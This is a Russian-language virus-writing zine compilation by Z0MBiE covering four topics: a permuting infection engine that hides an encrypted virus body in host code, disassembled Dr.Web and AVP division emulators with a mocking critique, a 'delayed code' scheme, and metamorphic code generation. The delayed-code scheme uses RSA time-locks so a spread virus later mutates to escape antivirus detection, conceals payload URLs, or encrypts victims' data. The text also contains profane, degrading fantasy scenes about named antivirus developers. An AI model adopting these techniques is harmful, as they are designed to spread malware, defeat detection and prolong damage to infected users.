1. Найти две любые подряд идущие инструкции; после первой инструкции вставить JMP на вторую, а после JMP'a - зашифрованное тело вируса.
2. Аналогично для декриптора.
3. Аналогично для команды вызова декриптора.

Причем, это только один из вариантов. А вариантов этих должно быть очень много (выбираться будет рандомный).

Применение в вирусах

Прежде всего, движок жрет не просто много, а очень много памяти. При этом, может получиться глюк на кривом файле; да и на нормальном тоже. Аллокация памяти, как и в RPME, предоставляется движку пользователем. Перед вызовом движка выделяйте дохуя памяти, мегабайта 32.

Стратегия аллокации весьма специфическая: движок будет только запрашивать память, и никогда -- отдавать. Однако для каждого файла используется одна и та же память, т.е. после возврата из движка все количество выделенной памяти нужно сбросить в 0. То есть произвести такой глобальный release. Реально движок использует $(17 * \text{SizeOfImage})$ байт на временные линейные массивы, плюс байт по 40 на каждую инструкцию/запись списка.

Код движка пермутируемый, то есть согласуется с уже описанными правилами в тексте "требования к движкам".

Движок мог бы работать в ring-0. Но из-за большого количества требуемой памяти возможны всякие глюки.

При работе движка, большая часть времени уходит на дизассемблирование, предсказать это время сложно. Исходите из того, что общее время на обработку одного файла может измеряться минутами, в реалтайме.

Ясно, что такой движок нельзя вешать на обычные системные события, типа `openfile`, также как и не следует вызывать движок из простейшего вируса перед передачей управления хосту. Передача файлов движку должна осуществляться только в отдельной нити или процессе.

Специальные фишки

Движком обрабатываются только стандартные файлы. Файл считается стандартным, если имена всех его секций известны движку, типа `.text`, `.data` и т.п. Во всех остальных случаях считается что файл упакованный или просто хуевый.

Для всех стандартных файлов принимается, что код присутствует только в первой (аки кодовой) секции. Это позволяет слегка улучшить качество дизассемблирования.

Библиотека сигнатур

Круто сказано, но все же. Есть возможность прикрутить к движку так называемый мэнеджер сигнатур, оформляется он почти так же как и юзерский мутатор.

В задачи мэнеджера сигнатур входят 2 функции:

1. поиск в файле кусков кода и
2. добавление информации о новых кусках кода в библиотеку

То есть перед дизассемблированием файла мэнеджер сигнатур загружает свою базу, ищет в файле сигнатуры участков кода и выставляет им флаги "для-последующего-анализа".

А после дизассемблирования мэнеджер апдейтит базу сигнатурами новых непрерывных кусков кода.

Применительно к вирусам, база сигнатур вовсе не должна быть переносима вместе с вирусом; она будет создаваться заново в процессе обработки локальных дисков.

Сигнатурой же мы считаем некоторое (постоянное) число байт кода (инструкций), не содержащих фиксапов и команд условного перехода.

Какие преимущества дает библиотека сигнатур? Вроде бы, надо для каждого байта файла делать CMPSB с тысячами сигнатур. Но ведь есть такой рулез, как бинарный поиск. Так что времени уходит мало.

А вот качество дизассемблирования должно улучшиться. То есть те процедуры, которые дизассемблер бы пропустил, возможно будут найдены.

При этом, при длине сигнатур, скажем, 8 байт, и достаточно большой базе, дизассемблер становится весьма мощной штукой. Ибо конкретные 8 байт навряд ли встретятся в данных, а вот в коде -- запросто, и много.

Другое дело, что навряд ли нам нужно корректно обрабатывать те процедуры, которые дизассемблер не определяет как код; может быть они вообще не используются.

ZOMBiE

И.Данилов vs В.Богданов (Dr.Web vs AVP): Programmer's Competition

*Глупость всегда заслуживает
высшей меры наказания...*

Это глобальное исследование посвящено выявлению частного от коэффициентов интеллекта указанных в названии статьи программистов - антивирусописателей. Исследование будет проводиться косвенным путем, а именно: богданову и данилову (зафиксированным на октябрьской базе и версии 4.20) подадим на вход команду IDIV, а затем изучим их реакцию в виде эмуляторов этой команды.

Но сначала о сути проблемы.

Существуют ассемблерные команды DIV и IDIV, выполняющие деление -- беззнаковое и со знаком. На вход командам подается делимое, находящееся в регистрах AX либо DX:AX либо EDX:EAX, и делитель, находящийся в байте, ворде либо дворде соответственно. Частное и остаток от деления возвращаются в регистрах AL:AH, AX:DX либо EAX:EDX. Поскольку разрядность делимого в два раза больше возможной разрядности частного, то возникает ряд ситуаций, когда процессор вместо деления генерирует исключения по переполнению (EXCEPTION_INT_OVERFLOW) либо по делению на 0 (EXCEPTION_INT_DIVIDE_BY_ZERO).

Ясно, что эмулятор, эмулирующий команды DIV и IDIV через непосредственное их выполнение, должен избежать генерации исключений в собственном коде, выполнив перед делением ряд проверок.

Собственно об этих проверках в эмуляторах мы и будем говорить дальше.

Эмулятор от г-на Данилова: drweb32.dll

```
emul_flags      = ebp
```

web/div8

```
emul_div8:      mov     ecx, edx        ; cl = делитель
                and     ecx, 0FFh
                ;;
                mov     eax, emul_eax   ; загрузим эмулируемые регистры
                and     eax, 0FFFFh    ; AX = делимое
                ;;
                or      ecx, ecx        ; деление на 0 ?
                jz      emul_div0
                cmp     ah, cl          ; старшая часть делимого >= делителю
                jae     emul_div0
                ;;
                xor     edx, edx        ; подготовимся к делению
                ;;
                push    emul_flags      ; эмуляция деления
                popf
                div     cx
                pushf
                pop     emul_flags
                ;;
                cmp     eax, 0FFh       ; проверка на переполнение
                ja      emul_div0
```

```

;;
mov     emul_al, al      ; сохраним эмулируемые регистры
mov     emul_ah, dl
;;
jmp     emul_complete

```

web/div16

```

emul_div16:  mov     ecx, edx      ; cx <- делитель
              and     ecx, 0FFFFh
              ;;
              mov     eax, emul_eax ; загрузим эмулируемые регистры
              and     eax, 0FFFFh  ; DX:AX = делимое
              mov     edx, emul_edx
              and     edx, 0FFFFh
              ;;
              or      ecx, ecx      ; деление на 0 ?
              jz      emul_div0
              cmp     edx, ecx      ; старшая часть делимого >= делителю
              jae     emul_div0
              ;;
              shl     edx, 10h      ; подготовимся к делению
              mov     dx, ax        ; EDX:EAX <-- dx:ax
              mov     eax, edx
              xor     edx, edx
              ;;
              push    emul_flags    ; эмуляция деления
              popf
              div     ecx
              pushf
              pop     emul_flags
              ;;
              cmp     eax, 0FFFFh   ; проверка на переполнение
              ja      emul_div0
              ;;
              mov     emul_ax, ax    ; сохраним эмулируемые регистры
              mov     emul_dx, dx
              ;;
              jmp     emul_complete

```

web/div32

```

emul_div32:  mov     ecx, edx      ; ecx <- делитель
              ;;
              mov     eax, emul_eax ; загрузим эмулируемые регистры
              mov     edx, emul_edx ; EDX:EAX = делимое
              ;;
              or      edx, edx      ; досадная бага. а EAX как же ?
              jz      emul_complete ; и вообще зачем это.
              ;
              or      ecx, ecx      ; деление на 0 ?
              jz      emul_div0
              cmp     edx, ecx      ; старшая часть делимого >= делителю
              jae     emul_div0
              ;;
              push    emul_flags    ; эмуляция деления
              popf
              div     ecx
              pushf
              pop     emul_flags
              ;;
              mov     emul_eax, eax  ; сохраним эмулируемые регистры
              mov     emul_edx, edx
              ;;
              jmp     emul_complete

```

web/ldiv8

```
emul_ldiv8:    movsx    ecx, dl          ; cl = dl = делитель
               ;;
               mov     ax, emul_ax      ; загрузим эмулируемые регистры
               ;;
               or      ecx, ecx         ; деление на 0 ?
               jz      emul_div0
               ;;
               test    dl, 80h          ; вычислить абсолютное значение (dl)
               jz      @@1
               neg     dl
@@1:           ;;
               test    ah, 80h          ; вычислить абсолютное значение (ah)
               jz      @@2
               neg     ah
@@2:           ;;
               sub     dl, ah           ; dl <= ah * 2
               jb      emul_div0
               cmp     dl, ah
               jbe     emul_div0
               ;;
               sub     dl, ah           ; dl - ah * 2 != 1
               cmp     dl, 1
               jnz     @@3
               test    al, 80h          ; делимое, старший бит, установлен?
               jnz     emul_div0
@@3:           ;;
               mov     ax, emul_ax      ; подготовимся к делению
               cwd                      ; DX:AX <-- AX
               ;;
               push    emul_flags       ; эмуляция деления
               popf
               idiv    cx
               pushf
               pop     emul_flags
               ;;
               cmp     ax, 7Fh          ; проверка на переполнение
               ja      emul_div0
               ;;
               mov     emul_al, al      ; сохраним эмулируемые регистры
               mov     emul_ah, dl
               ;;
               jmp     emul_complete
```

web/ldiv16

```
emul_ldiv16:   movsx    ecx, dx          ; ecx = dx = делитель
               ;;
               mov     ax, emul_dx      ; ax = старшая часть делимого
               ;;
               or      ecx, ecx         ; деление на 0 ?
               jz      emul_div0
               ;;
               test    dh, 80h          ; вычислить абсолютное значение (dx)
               jz      @@1
               neg     dx
@@1:           ;;
               test    ah, 80h          ; вычислить абсолютное значение (ax)
               jz      @@2
               neg     ax
@@2:           ;;
               sub     dx, ax           ; if (dx <= ax * 2) div0
               jb      emul_div0
```

```

cmp      dx, ax
jbe      emul_div0
;;
sub      dx, ax          ; if (dx - ax * 2) != 1 { ...
cmp      dx, 1
jnz      @@3
test     emul_ah, 80h     ; младшая часть делимого, старший бит
jnz      emul_div0       ; установлен?
@@3:
;;
mov      eax, emul_eax    ; загрузим эмулируемые регистры
and      eax, 0FFFFh
mov      edx, emul_edx
and      edx, 0FFFFh
;;
or       ecx, ecx        ; деление на 0 ?
jz       emul_div0       ; повторная проверка, для надежности
;;
shl      edx, 10h        ; подготовимся к делению
mov      dx, ax          ; EDX:EAX <-- dx:ax
mov      eax, edx
cdq
;;
push     emul_flags      ; эмуляция деления
popf
idiv     ecx
pushf
pop      emul_flags
;;
cmp      eax, 7FFFh      ; проверка на переполнение
ja       emul_div0
;;
mov      emul_ax, ax     ; сохраним эмулируемые регистры
mov      emul_dx, dx
;;
jmp      emul_complete

```

web/ldiv32

```

emul_ldiv32:  mov     emul_eax, 0      ; элегантное решение проблемы
               mov     emul_edx, 0
               ;;
               jmp     emul_complete

```

Эмулятор от г-на (ага, то что вы подумали) Богданова: kernel.avsc/emul.obj

```
divisor      =      ebx
```

avp/div8

```

emul_div8:   cmp     byte ptr [divisor], 0    ; деление на 0 ?
             jz      emul_int0
             ;;
             mov     ax, emul_ax             ; загрузим эмулируемые регистры
             ;;
             cmp     ah, [divisor]          ; AX = делимое
             jae     try_emul_int0          ; старшая часть делимого => делителю
             ;;
             push     emul_flags            ; эмуляция деления

```



```

popfw
div     byte ptr [divisor]
pushfw
pop     emul_flags
;;
mov     emul_ax, ax      ; сохраним эмулируемые регистры
;;
jmp     emul_complete

```

avp/div16

```

emul_div16:  cmp     word ptr [divisor], 0    ; деление на 0 ?
             jz      emul_int0
             ;;
             mov     ax, emul_ax          ; загрузим эмулируемые регистры
             mov     dx, emul_dx          ; DX:AX = делимое
             ;;
             cmp     dx, [divisor]        ; старшая часть делимого => делителю
             jae     try_emul_int0
             ;;
             push    emul_flags           ; эмуляция деления
             popfw
             div     word ptr [divisor]
             pushfw
             pop     emul_flags
             ;;
             mov     emul_ax, ax          ; сохраним эмулируемые регистры
             mov     emul_dx, dx
             ;;
             jmp     emul_complete

```

avp/div32

```

emul_div32:  cmp     dword ptr [divisor], 0 ; деление на 0 ?
             jz      emul_int0
             ;;
             mov     eax, emul_eax        ; загрузим эмулируемые регистры
             mov     edx, emul_edx        ; EDX:EAX = делимое
             ;;
             cmp     edx, [divisor]        ; старшая часть делимого => делителю
             jae     try_emul_int0
             ;;
             push    emul_flags           ; эмуляция деления
             popfw
             div     dword ptr [divisor]
             pushfw
             pop     emul_flags
             ;;
             mov     emul_eax, eax        ; сохраним эмулируемые регистры
             mov     emul_edx, edx
             ;;
             jmp     emul_complete

```

avp/ldiv8

```

emul_ldiv8:  cmp     byte ptr [divisor], 0  ; деление на 0 ?
             jz      emul_int0
             ;;
             mov     ax, emul_ax          ; загрузим эмулируемые регистры
             ;;
             mov     ax, 80h              ; AX = делимое
             cmp     ax, 80h               ; делимое >= 80h
             jae     emul_complete

```

```

;;
push    emul_flags      ; эмуляция деления
popfw
idiv     byte ptr [divisor]
pushfw
pop      emul_flags
;;
mov      emul_ax, ax      ; сохраним эмулируемые регистры
;;
jmp      emul_complete

```

avp/ldiv16

```

emul_ldiv16:  cmp     word ptr [divisor], 0    ; деление на 0 ?
              jz      emul_int0
              ;;
              mov     ax, emul_ax      ; загрузим эмулируемые регистры
              mov     dx, emul_dx      ; DX:AX = делимое
              ;;
              cmp     dx, 0             ; старшая часть делимого = 0
              jnz     emul_complete
              cmp     ax, 8000h         ; младшая часть делимого >= 8000h
              jae     emul_complete
              ;;
              push    emul_flags      ; эмуляция деления
              popfw
              idiv     word ptr [divisor]
              pushfw
              pop      emul_flags
              ;;
              mov     emul_ax, ax      ; сохраним эмулируемые регистры
              mov     emul_dx, dx
              ;;
              jmp      emul_complete

```

avp/ldiv32

```

emul_ldiv32:  cmp     dword ptr [divisor], 0 ; деление на 0 ?
              jz      emul_int0
              ;;
              mov     eax, emul_eax    ; загрузим эмулируемые регистры
              mov     edx, emul_edx    ; EDX:EAX = делимое
              ;;
              cmp     edx, 0            ; старшая часть делимого = 0
              jnz     emul_complete
              cmp     eax, 80000000h    ; младшая часть делимого больше 2^31
              jae     emul_complete
              ;;
              push    emul_flags      ; эмуляция деления
              popfw
              idiv     dword ptr [divisor]
              pushfw
              pop      emul_flags
              ;;
              mov     emul_eax, eax    ; сохраним эмулируемые регистры
              mov     emul_edx, edx
              ;;
              jmp      emul_complete

```

Комментарии

Ну вот, дизассемблированные эмуляторы кончились. Прокомментирую, что же я здесь увидел.

Из 12 процедур 100% алгоритмически грамотные проверки присутствуют только в 5-ти. Хотя, конечно, проверки на наябки есть везде, и ни одного ошибочного варианта пропущено не будет. Однако вместе с ошибочными вариантами в большинстве случаев отсекаются и нормальные комбинации чисел.

1. Подпрограммы div8 и div16

богданов: алгоритм правильный; код минимальный.

данилов: алгоритмически, хотя и правильно, но кривовато, так как можно было сделать куда проще, например как у богданова; соответственно большой и хреновый код.

И, хотя и радуется программистская смекалка: (вместо байтов поделил ворды, а вместо вордов - дворды), но зачем сделал проверки на переполнение? не будет его.

2. Подпрограмма div32

богданов: алгоритм правильный; код минимальный.

данилов: и алгоритм и код почти как у богданова, но - неправильно, и все из-за каких-то двух ошибочных команд.

Видно, данилов решил выпендриться - и сделал ненужную здесь проверку на нулевое делимое... а вышел баг.

3. Подпрограмма idiv8

богданов: алгоритм неправильный. Делит только числа меньше 128 (а их 65536), нет проверки на переполнение.

данилов: алгоритм неправильный, хотя и несколько лучше чем у богданова, ибо видна работа мозга.

Однако, при AX=C0FF и, скажем, CL=81, команда IDIV выполнится нормально, а веб перейдет к эмуляции INT0.

4. Подпрограмма idiv16

богданов: алгоритм неправильный. Делит только числа меньше 32768 (а их 2^{32}), нет проверки на переполнение.

данилов: слишком много кода; алгоритмически неправильно, хотя опять же, лучше чем у богданова, ибо видны потуги сделать как надо.

Однако, при DX=C000, AX=FFFF, и, скажем, CX=8001, команда IDIV выполнится нормально, а веб перейдет к эмуляции INT0.

5. Подпрограмма idiv32

богданов: алгоритмически неправильно, так как делит только числа меньше 80000000h, а их 2^{64} , и нет проверки на переполнение.

данилов: процедура отсутствует напрочь.

Итоги программмерского компетишена

Правильные процедуры с командой IDIV не смог написать никто. Придется теперь откуда-нибудь спиздить, но это ничего.

	процедуры:	всего	реализовано	правильно	неправильно
богданов		6	6	3	3
данилов		6	5	2	3

Однако, данилов подает надежды, что не все потеряно: видны попытки написать правильный код, причем ясно, что изменения вносились несколько раз; есть даже такие умные вещи, как проверка на переполнение, попытка проверки на нулевое делимое, и нечто - уже совсем близкое - к корректной проверке перед IDIV-ом.

Касательно этой проверки перед IDIV-ом, надо сказать, что - весьма похоже - что это все откуда-то неправильно содрано. Но нам важно не это.

С другой же стороны, у богданова, хотя и реализованы все процедуры, обрабатываются меньше 1% всех возможных комбинаций чисел и нет ни одной проверки на переполнение.

В итоге, выигрывает Данилов!

Эпизод 1

Богданов, согнувшись, придерживая руками шляпу, прыжками сбегает по лестнице, в надежде достичь выхода. Но не тут-то было. И вот его, пурпурно-красного, изрыгающего страшные проклятия, царапающего когтями пол, упирающегося, дрыгающегося и разбрызгивающего в разные стороны ядовитые сопли, за ноги подтаскивают к дверям (вниз - ступеньки), берут за руки/ноги, медленно раскачивают... нет, это уже было... ставят раком, и с разбегу дают ОХУИТЕЛЬНОГО пинка, от чего он, приобретя ускорение, грациозно пролетает несколько метров, и, наебнувшись на ступеньках, раскинув в стороны руки, падает в лужу. Раздается всплеск... По луже идут круги... Осень, вечер, дует холодный ветер и падает мокрый снег...

Эпизод 2

Промокший богданов, на коленях стоя в луже, преданно смотрит вверх, на полузакрывшуюся дверь, из которой его только что выкинули. Крупным кадром: слеза скатывается по небритой щеке. Вдруг дверь открывается, и из нее медленно, тоже от пинка, вылетает коробка дискет с исходниками кривого эмулятора, в верхней точке своего полета зависает и прицельно опускается на богданова. Свет меркнет.

Зачем это было

Теперь резонно рассказать, нахрена я за это взялся. Все дело в том, что мне тоже понадобилось выяснить, можно ли выполнять команду IDIV (для двордов), в процессе переделывания движка КМЕ.

Посмотрев в эмуляторы от авп и веба, я понял, что богданов с даниловым оба полные лохи... а еще я тогда подумал, что неплохо бы было написать вот эту самую статью.

А потом решил проэмулировать команду IDIV целиком. А хули?

Подпрограмма IDIV

Подпрограмма, эквивалентная команде IDIV, возвращает CF=1 вместо INTO.

```
; input:  EDX:EAX = делимое
;         ECX = делитель
; output: CF = 0 -- все okay, EAX = частное, EDX = остаток
;         CF = 1 -- ошибка (0 либо переполнение)

emul_idiv:    pusha
              xor     bh, bh
              or      ecx, ecx
              jz      __div_err
              jg      __g1
              neg     ecx
              or      bh, 1
__g1:         or      edx, edx
              jge     __g2
              neg     edx
              neg     eax
              sbb     edx, 0
              xor     bh, 3
__g2:         xor     esi, esi          ; d
              xor     edi, edi          ; m
              mov     bl, 64
__divcycle:   shl     esi, 1           ; d <= 1
              jc      __div_err
              shl     eax, 1           ; x <= 1
              rcl     edx, 1
              rcl     edi, 1           ; m = (m < 1) | x.bit[i]
              jc      __cmpsub
              cmp     edi, ecx
              jb      __cmpsubok
__cmpsub:     sbb     edi, ecx
              or      esi, 1
__cmpsubok:   dec     bl
              jnz     __divcycle
              or      esi, esi
              js      __div_err
              or      edi, edi
              js      __div_err
              test    bh, 1
              jz      __skipneg1
              neg     esi
__skipneg1:   test    bh, 2
              jz      __skipneg2
              neg     edi
__skipneg2:   mov     [esp+7*4], esi
              mov     [esp+5*4], edi
              popa
              clc
              retn
```

```
__div_err:      popa
                stc
                retn
```

Ну вот собственно и все... А вы чего ждали?

(x) 2000 Z0MBiE

<<http://z0mbie.host.sk>>

"DELAYED CODE" technology

Версия 1.1

Введение

Итак, мы написали вирус. Будет написан антивирус, и через некоторое время все инфицированные компьютеры будут вылечены. Эта статья о том, как увеличить продолжительность этого периода.

Идея

Вставим в вирус "изменяющий код", то есть код, который сработает, скажем, через два месяца, и изменит некоторые команды около вирусной точки входа (и/или любые другие характеристики вируса). В результате чего изменится контрольная сумма, и вирус перестанет определяться.

Если изменяющий код будет присутствовать в вирусе изначально, антивирус будет содержать такие контрольные суммы, на которые наше изменение не подействует.

Существует только один способ запретить анализ "изменяющего кода" - скрыть его от всех. И есть следующие реализации этого способа:

1. Ждать получения изменяющего кода из Интернета, либо зашифровать код и ждать получения ключа расшифровки.
2. Зашифровать код так, чтобы его расшифровка заняла как раз требуемое время, например обозначенные выше два месяца. ("delayed code")

Как можно видеть, последний вариант позволяет написать полностью автоматический вирус со скрытыми свойствами.

Теория (кривая хрень, использовать которую мы на самом деле не будем)

Извратим буфер из случайных чисел $A[]$ некоторым хэшируем алгоритмом столько раз N , чтобы это заняло некоторый период T . В результате чего получим буфер $B[]$, который и будет использоваться для шифровки/расшифровки "отложенного" кода.

Отметим, что эти N итераций никак нельзя распараллелить на несколько компьютеров, так что минимальное время шифровки/расшифровки будет ограничиваться только максимальной скоростью процессора.

Так что если взять достаточно быстрый компьютер, и потратить на зашифровку буфера некоторое время, то можно быть уверенным, что то же самое действие никто не произведет за меньший период.

Итак, все свое свободное время вирус будет посвящать зашифровке буфера $A[]$, пока он не превратится в $B[]$. После того, как на шифровку будет потрачено N итераций (время T) полученным буфером $B[]$ будет расшифрован "отложенный" код. Ну и запущен, само собой.

Теория (теперь правильная)

Основная проблема предыдущих рассуждений в том, что преобразование $A[]$ в $B[]$ и у нас и у вируса занимает одинаковое время. А мы не хотим тратить пару месяцев своего времени на всякую хуйню.

Так что будем использовать RSA. Тот самый хитроизъебский алгоритм, который используется в PGP. Основное его достоинство в том, что шифровка и расшифровка производятся с использованием разных ключей.

Итак, сгенерим случайный буфер $A[]$ и зашифруем им наш код. После чего N раз зашифруем $A[]$ и получим $B[]$. Теперь, в отличие от описанной ранее шифровки хэширующим алгоритмом, вирус будет повторять отнюдь не ту же самую операцию. Вирус будет расшифровывать буфер $B[]$ обратно в $A[]$.

В шифровании будет использован маленький ключ, а в расшифровании - большой. Это значит что расшифровка займет во много раз больше времени, чем зашифровка. Например пара часов у нас, и несколько месяцев у них.

Зависимость времени шифрования и расшифрования

Здесь задача такая: вычислить, сколько времени T (или итераций N) нужно потратить на зашифровку, чтобы на расшифровку пришлось, скажем пара месяцев.

Как вы знаете, шифрование алгоритмом RSA выглядит так:

```
шифровка:      encr = (text ^ e) % m
расшифровка:   text = (encr ^ d) % m
```

где $\{e, m\}$ и $\{d, m\}$ - открытый и закрытый ключи. (^ означает возведение в степень, % означает модуль, или же остаток от деления)

Как правило, число e маленькое, например 3, 17, 50003 и так далее. А вот число d весьма нехилое, состоящее из например 1023х бит.

В нашей схеме шифрования не будет таких понятий как открытый/закрытый ключ, числа d и m - открытые, а чему равно e несложно догадаться. Вот наша схема:

Шифровка: ~~~~~	Расшифровка: ~~~~~
(шифруем "изменяющий код", у себя дома)	(расшировка "изменяющего кода", на инфицированных машинах)
* $A[]$ <-- любые данные	* $x = B[]$
* шифруем код буфером $A[]$	N раз: $x = (x ^ d) \% m$
* $x = A[]$	$A[] = x$
N раз: $x = (x ^ e) \% m$	* расшифровываем код буфером $A[]$
$B[] = x$	
* сохраняем буфер $B[]$ в вирусе	

Далее рассмотрим процедуру `modexp`.

```
// modexp: возводит в степень и возвращает модуль
// действие:  $x = (a ^ e) \% m$ 

void modexp(bignumber& x, // выход
            bignumber a,  // вход
            bignumber e,  // степень
            bignumber m,  // модуль
            {
    x = 1;
```



```

bignumber t = a;
for (int i = 0; i <= MaxBit(e); i++)
{
    if (e.GetBit[i] == 1)
        x = (x * t) % m;          // modmult()
        t = (t * t) % m;          // modmult()
}
}

```

Как можно видеть, `modexp()` вызывает процедуру `modmult()` $(e.\#bit + e.\#bit1 - 1)$ раз. (–1 взялась оттуда, что самое последнее умножение не происходит; хотя это и не показано в приведенной подпрограмме) Задачей подпрограммы `modmult()` является умножить два числа и вернуть результат по модулю. Короче говоря, число вызовов процедуры `modmult()` пропорционально времени шифровки и расшифровки. Отсюда:

$$Decr.time = Encr.time * (D.\#bit + D.\#bit1 - 1) / (E.\#bit1 + E.\#bit1 - 1) * K$$

где:

```

#bit == общее количество бит в D или E
#bit1 == количество единичных бит
        (принимая число за случайное, можно сказать что их половина.
        хотя в дальнейшем будем их подсчитывать для конкретных ключей)
#bit + #bit1 - 1 == общее число вызовов modmult()

K = 0.9+-10% -- Коэффициент, появился из-за того, что каждый modmult()
                выполняется переменное время, плюс там всякая
                оптимизация. По видимому, при N-->oo K-->1

```

Пример

Давайте подсчитаем, сколько раз нам нужно зашифровать сообщение чтобы его расшифровка заняла 10 минут. К сведению: результаты тестов приведены для весьма медленного компьютера, так что смысл не в числах, а в их пропорциональности.

Во-первых, сделаем RSA ключ. Пусть это будет 1024-битный ключ, $e = 3$. Выполняем: `KEYGEN.EXE KEY\DPGN 1024 3 3` Параметры полученного ключа: 1024-bit N, $E=3$, $D=1023\text{-bit}/519*1$.

Пропорциональность времени шифровки/расшифровки (в теории):

$$ratio = (1023+519-1)/(2+2-1)*0.9 = 462+-10\%$$

Но мы хотим большую точность, так что проведем пару вычислений, так сказать оттарирруем ключ.

Выполняем: `DGPGN.EXE e 100`

результат: 100 итераций, время шифровки = 815 мс

Выполняем: `DGPGN.EXE d 100`

результат: 100 итераций, время расшифровки = 360228 мс

$$ratio = 360228/815 = 441$$

Теперь посчитаем N для 10-минутной расшифровки.

Если 100 итераций расшифровки занимают 360228 мс, а N итераций должны занять $10*60*1000$ мс (10 минут), то

$$N = 60*10*1000 * 100 / 360228 = 167$$

Если 167 итераций расшифровки должны занять $60*10*1000$ мс, то время шифровки = $60*10*1000 / 441 = 1360$ мс.

Таким образом чуть больше секунды шифровки потребуют расшифровки в течение 10-ти минут.

Проверим.

Выполняем: DPGN.EXE e 167

время шифровки: 1268 мс

Выполняем: DPGN.EXE d 167

время расшифровки: 600477 мс = 10 минут 0.5 секунд

Некоторые другие результаты:

/* пропорциональность времени верна только для этого ключа */

Расшифровка:	Шифровка:	N (1024х-битный ключ)	
		K5-100	Celeron-500
10 минут	1.3 секунды	167	950
1 час	7.8 секунды	1000	5700
1 день	3 минуты	24000	136800
1 неделя	21 минута	168000	957600
1 месяц	1.5 часа	672000	3830400
1 год	18 часов	8064000	45964800
16 месяцев	1 день		
10 лет	1 неделя		
40 лет	1 месяц		

Как увеличить скорость вычислений

Алгоритм расшифровки $text = (encr ^ d) \% m$ может быть представлен так:

```
a = ((encr % p) ^ dp) % p          // dp = d % (p-1)
b = ((encr % q) ^ dq) % q          // dq = d % (q-1)
if (b < a) b += q
text = a + p * ((b - a) * u) % q    // u: (u * p) % q = 1
```

Таким образом время расшифровки будет увеличено в несколько раз. Но мы публикуем только d и m , и я не знаю, можно ли с их помощью найти p и q .

Как замедлить скорость вычислений

Поскольку d не является уникальным ключом, а некоторые его варианты могут быть вычислены по формуле:

$$d' = d + (p-1)*(q-1) * t, \text{ где } t=0,1,2,\dots,$$

то можно увеличить d до необходимой длины, тем самым замедлив скорость вычислений в десятки раз.

Однако тут все упирается в следующее: смогут ли стать те, кто хочет произвести DPGN-расшифровку быстрее всех остальных, найти p и q , зная d' . Если смогут, то они вычислят оригинальное d , и тогда их расшифровка будет произведена в те же десятки раз быстрее, что нежелательно.

Остальные фишки

1. На практике, совсем не нужно хранить число итераций N , достаточно будет простой CRC. Таким образом никто не будет знать, что ЭТО такое и когда ОНО будет запущено. Также, следует добавлять к N некоторый случайный элемент, не делая его кратным например 1000 и не делая время расшифровки кратным например одному дню.

2. Я не уверен, но - может быть - операция $\{N \text{ раз: } x = (x \wedge d) \% m\}$ может быть заменена на что-нибудь более быстрое (не p и q), используя какую-нибудь извращенную математику или что-то, чего я не заметил. Чтобы такого не произошло, можно ввести дополнительную шифровку между вызовами `modexp()` а, например проксорить (ну а что ж еще):

```
N раз:
{
    x = (x ^ d) % m;
    x = x xor <что-нибудь>;
}
```

Программа DPGN.EXE ксорит всего пару двордов, но этого хватит.

Использование "отложенного кода" (что криптовать?)

- Как было сказано раньше, код, модифицирующий точку входа и, соответственно, контрольную сумму. Представьте: вирус разошелся, антивирус вышел, 99% машин полечили. И тут оставшийся 1% изменяется (перестает определяться) и вирус начинает всх иметь с новыми силами, но уже стартуя не с одной-двух тачек, как было сначала, а с тысяч их.
- Все мы думаем о выкачивании плагинов из Интернета. Технология "delayed code" позволяет вирусу содержать любые url-ки, да так, что никто ваши сайты не закроет, до времени.
- Вместо похищения важных данных можно быстро их зашифровать, оставляя шанс на расшифровку... через несколько лет.
- Расшифрованный код может содержать внутри себя еще один такой же "сюрприз". И так далее.
- Вообще интересна позиция аверов: разошелся какой-нибудь loveletter, который через месяц может запросто превратиться в циха. И что писать про такой вирус, "очень опасный" или "неопасный"? Предлагаю вариант с намеком: "а хуй его знает". ;-)

```
(x) 2000 ZOMBIE
* * *
```

Метаморфизм

Часть 1

Термины:

Метаморфизм -- генерация вирусом своего ассемблерного кода.

В этом тексте изложим некоторые мысли именно по поводу генерации нового кода.

Итак, надо научиться генерить код:

- выполняющий определенные нужные нам действия
- полиморфный
- по возможности максимально похожий на код сгенеренный hll-компиляторами
- минимально похожий на код используемый во всех известных вирусах

Два сгенеренных таким образом вируса могут различаться:

- на уровне алгоритма
- на уровне команд

Уровень алгоритма здесь означает примерно следующее: вирус состоит из "блоков", на каждый из которых имеется несколько вариантов, отличающихся по своей сути. Например переход в ring-0 через IDT либо GDT либо INT 2E либо VMM/..., заражение файлов в хедер либо в последнюю секцию, и т.п.

Уровень команд означает что каждая "строка" псевдо-языка, в котором представлены такие алгоритмические блоки может быть представлена различными ассемблерными инструкциями, такие строки могут также иметь несколько вариантов, могут быть изменены и перемешаны.

Вот как это выглядит:

задача: вычислить выражение $f(x) = 10 * \sin(2 * x)$

```
----- уровень "алгоритма" ----->
|
|      f(x) = 10*sin(2*x)           f(x) = sin(x)*cos(x)*20
|
|      ВАРИАНТ 1                   ВАРИАНТ 2
|
|      t = x                       t = x
уровень      t = t * 2              a = sin(t)
"команд"     t = sin(t)            b = cos(t)
|            t = t * 10            t = a * b
|            t = t * 10            t = t * 20
|
|      ВАРИАНТ 3                   ВАРИАНТ 4
|
|      t = 2 * x                   b = cos(x)
|      a = sin(t)                  t = 20 * b
|      t = 10 * a                  a = sin(x)
|                                  t = t * a
|
↓
```

Очевидно, что пока еще нет возможности автоматически изменять программу на уровне алгоритма. Поэтому это ваше дело, сколько различных вариантов одних и тех же действий вы зададите, но одно ясно - чем больше, тем лучше. Далее мы будем рассматривать только уровень команд.

Итак, вот мы выбрали один из алгоритмов. Вопросы тут такие:

- каким образом его реально закодировать и
- как потом из этих данных получить ассемблерный код.

Генерацию именно ассемблерного кода пока оставим, а все инструкции будем представлять в виде текста. Короче говоря, пишем вирусный конструктор. Чтобы потом из конструктора сделать компилятор, вместо `writeln('nop')` (для наглядности будем юзать паскаль) надо просто генерить соответствующие опкоды.

Далее будем руководствоваться тем, что в алгоритме не используются регистры, а только переменные. А вот операции с этими переменными осуществляются уже посредством регистров. Это дает нам возможность:

- использовать фиксированный набор команд (как и поступают hll-компиляторы)
- [по желанию] использовать огромное количество мусора изменяющего регистры
- сгенеренный таким образом код выглядит достаточно хуево и плохо дисассемблируется

Итак, на уровне переменных нам достаточно следующих основных команд-макросов:

Уровень переменных

```
mov      v, c
mov      v1, [v2]
mov      [v1], v2
cmd      v1, v2      ; cmd = add/sub/xor/rol/ror
```

Уровень регистров

Используются предыдущими макросами.

```
mov      v, c
mov      r, c
mov      v, r
mov      v1, [v2]
mov      r2, v2
mov      r1, [r2]
